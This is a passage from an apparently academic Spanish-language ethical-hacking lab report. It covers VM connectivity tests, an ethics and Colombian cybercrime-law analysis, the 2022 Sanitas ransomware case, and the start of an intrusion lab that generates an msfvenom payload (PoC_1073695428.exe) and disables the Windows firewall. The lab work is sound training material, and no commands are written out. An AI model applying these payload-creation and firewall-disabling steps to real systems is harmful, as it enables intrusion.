
Figura 10 Pruebas de conexión en las máquinas virtuales



Fuente: Elaboración propia

Nota: Maquina Windows con ip 192.168.1.14


Figura 11 Maquina Kali Linux con ip 192.168.1.13



Fuente: Elaboración propia

Figura 12 Pruebas de ping entre las máquinas virtuales


Haciendo ping Desde Kali-Linux hacia Windows:



Fuente: Elaboración propia

Nota: Ping Satisfactorio desde la maquina Kali-Linux (192.168.1.13) hacia la maquina Windows (192.168.1.14)

Figura 13 Haciendo ping Desde Windows hacia Kali-Linux:



Fuente: Elaboración propia

Nota: Se desactiva el firewall de Windows y responde a ping satisfactoriamente desde la maquina Windows (192.168.1.14) hacia Kali-Linux (192.168.1.13)

4 ESCENARIO 2

4.1 Párrafos que se tornan ilegales dentro del proceso de confidencialidad

En la 1 clausula “Objeto” Analizando esta cláusula del acuerdo de confidencialidad no estoy de acuerdo con la parte donde manifiesta que el estudiante o la parte receptora obliga a no divulgar procesos ilegales de la compañía HackerHouse, esto me da a entender que hay procesos ilícitos sobre la compañía que no me permitiría firmar este acuerdo de confidencialidad y que es importante levantar la mano y ajustar esta cláusula la cual tendría consecuencias legales, tal vez los ejes centrales que administran este acuerdo de confidencialidad no se han percatado de las consecuencias de estos párrafos el cual se recomienda su análisis de acuerdo a especialistas y abogados en la materia. Otro párrafo en el cual no estoy de acuerdo es “ 4 - Obligaciones de la parte receptora punto #3”, informa que el estudiante no deberá denunciar ante las autoridades algún proceso sospechoso o de espionaje que intervenga, pienso que la empresa fue generar un reporte de operaciones sospechosas, esto no implica que la actividad reportada sea ilegal o fraudulenta, pero que de igual manera genera sospechas que deben ser investigadas por los entes de control y verificadas por las autoridades pertinentes, de acuerdo a lo anterior es pertinente detectar o prevenir estas actividades ilícitas que pueden afectar la operación y el cumplimiento del acuerdo de confidencialidad.

4.1.2 Procesos ilegales de acuerdo al Anexo 3

Teniendo en cuenta lo anterior expuesto, se investiga que en Colombia cuentan con un plazo de 5 días hábiles para reportar actividades sospechosas , este plazo esta resaltado en el artículo 8 de la Resolución 008 del 2017 la cual va desplegada por la unidad de información y análisis financiero, esta entidad es la encargada de investigar y analizar los procesos y reportes sospechosos que generen la empresa, en este caso HackerHouse, así mismo si la empresa está expuesta en procesos ilegales en contra de la disponibilidad o confidencialidad de la información incurrirá en el debido proceso de la ley 1273 del 2009, Artículo 269B el cual manifiesta la obstaculización del sistema informático y el funcionamiento del mismo con una pena de 100 a 1000 salarios mínimos y 96 meses de prisión.

4.1.3 Aceptación o no al acuerdo de confidencialidad aun conociendo el código de ética entregado por COPNIA

De acuerdo a las buenas conductas que manifiesta la ética de COPNIA, no aceptaría o firmaría el acuerdo de confidencialidad que me entregaría la empresa HackerHouse independientemente del salario, estos procesos son necesarios cumplirlos obligatoriamente como ingeniero para resaltar la ética profesional y deberes como trabajador en cualquier empresa que manifieste honestidad y transparencia ante sus clientes, el artículo de COPNIA resalto también la Ley 842 de 2003 el cual entrega 3 capítulos que como ingenieros debemos de aplicar en toda empresa TI, 1 habla de las disposiciones especiales, el 2 de los deberes, obligaciones y prohibiciones, y la ultima las inhabilidades e incompatibilidades en ejercicio de la profesión. Son deberes y derechos que como empleados tenemos en cualquier empresa y que debemos de aplicar para hacer respetar nuestra tarjeta profesional y generar buenas prácticas de honestidad y ética ante nuestros compañeros con el fin de que cada día se cumplan las normas y marco del buen comportamiento del ingeniero.


4.1.4 Cibercrimen investigado y mi punto de vista al respecto

El 28 de noviembre de 2022 la empresa de salud Sanitas fue víctima de un poderoso ataque cibernético el cual perjudico todos sus canales de atención desde sus plataformas digitales, desde el momento de la incidencia, los ingenieros implementaron los planes de contingencia mientras se lograba identificar los problemas generados en ambiente productivo, sin embargo los problemas surgieron y las quejas no daban abasto, fue reportado por la Superintendencia de Salud que los pacientes se quejaban de que no había sistema y otros que estaban esperando autorizaciones para exámenes y medicamentos. Mi punto de vista con respecto al caso anterior y de acuerdo a investigaciones, fue un ataque tipo Ransoware “secuestro de información”, por ser una entidad de salud, perjudico a todos esos pacientes que no lograron una cita médica, exámenes y autorizaciones, etc., este tipo de acciones genero una indisponibilidad del servicio y sistemas de información perjudicados, por ende se aplica la Ley 1273 de 2009 donde informa el código penal que es un acceso abusivo lo que hizo el ciberdelincuente con la empresa Sanitas, obstaculizo la funcionalidad de los servicios médicos e interceptando datos informáticos generando perdidas de información, la falta de ética y del mal uso de la tecnología nos conlleva a generar este tipo de delitos el cual incurre en una pena de prisión de 48 a 96 meses y una multa de 100 a 1.000 salarios mínimos legales vigentes dependiendo de la gravedad del ataque realizado.

5 ESCENARIO 3

Alistamiento de máquinas virtuales Windows y Linux , se realizan pruebas de conectividadentre ellas para iniciar con el taller de laboratorio y ejecución sobre las pruebas de intrusión.

Figura 14 Maquina Windows 10 con ip 192.168.1.7




Fuente: Elaboración propia

Figura 15 Maquina Kali-Linux con ip 192.168.1.1

Fuente: Elaboración propia


Figura 16 Pruebas de conectividad



Fuente: Elaboración propia

Nota: Haciendo ping desde la maquina Windows (192.168.1.7) hacia la maquina Kali-Linux (192.168.1.13), ping exitoso.

Figura 17 Conectividad entre la maquina Kali Linux hacia la maquina Windows 10




Fuente: Elaboración propia

Nota: Haciendo ping desde la maquina la maquina Kali-Linux (192.168.1.13), hacia lamaquina Windows (192.168.1.7) ping exitoso.


5.1.1 Implementación del Escenario

Figura 18 Activación de comandos **msfvenom**



Fuente: Elaboración propia


Figura 19 Visualización de archivo PoC_1073695428.exe



Fuente: Elaboración propia

Nota: Se siguen las instrucciones del Anexo 4 para llevar a cabo la creación delarchivo Poc_1073695428.exe


Figura 20 Desactivación del Firewall en la maquina Windows



Fuente: Elaboración propia

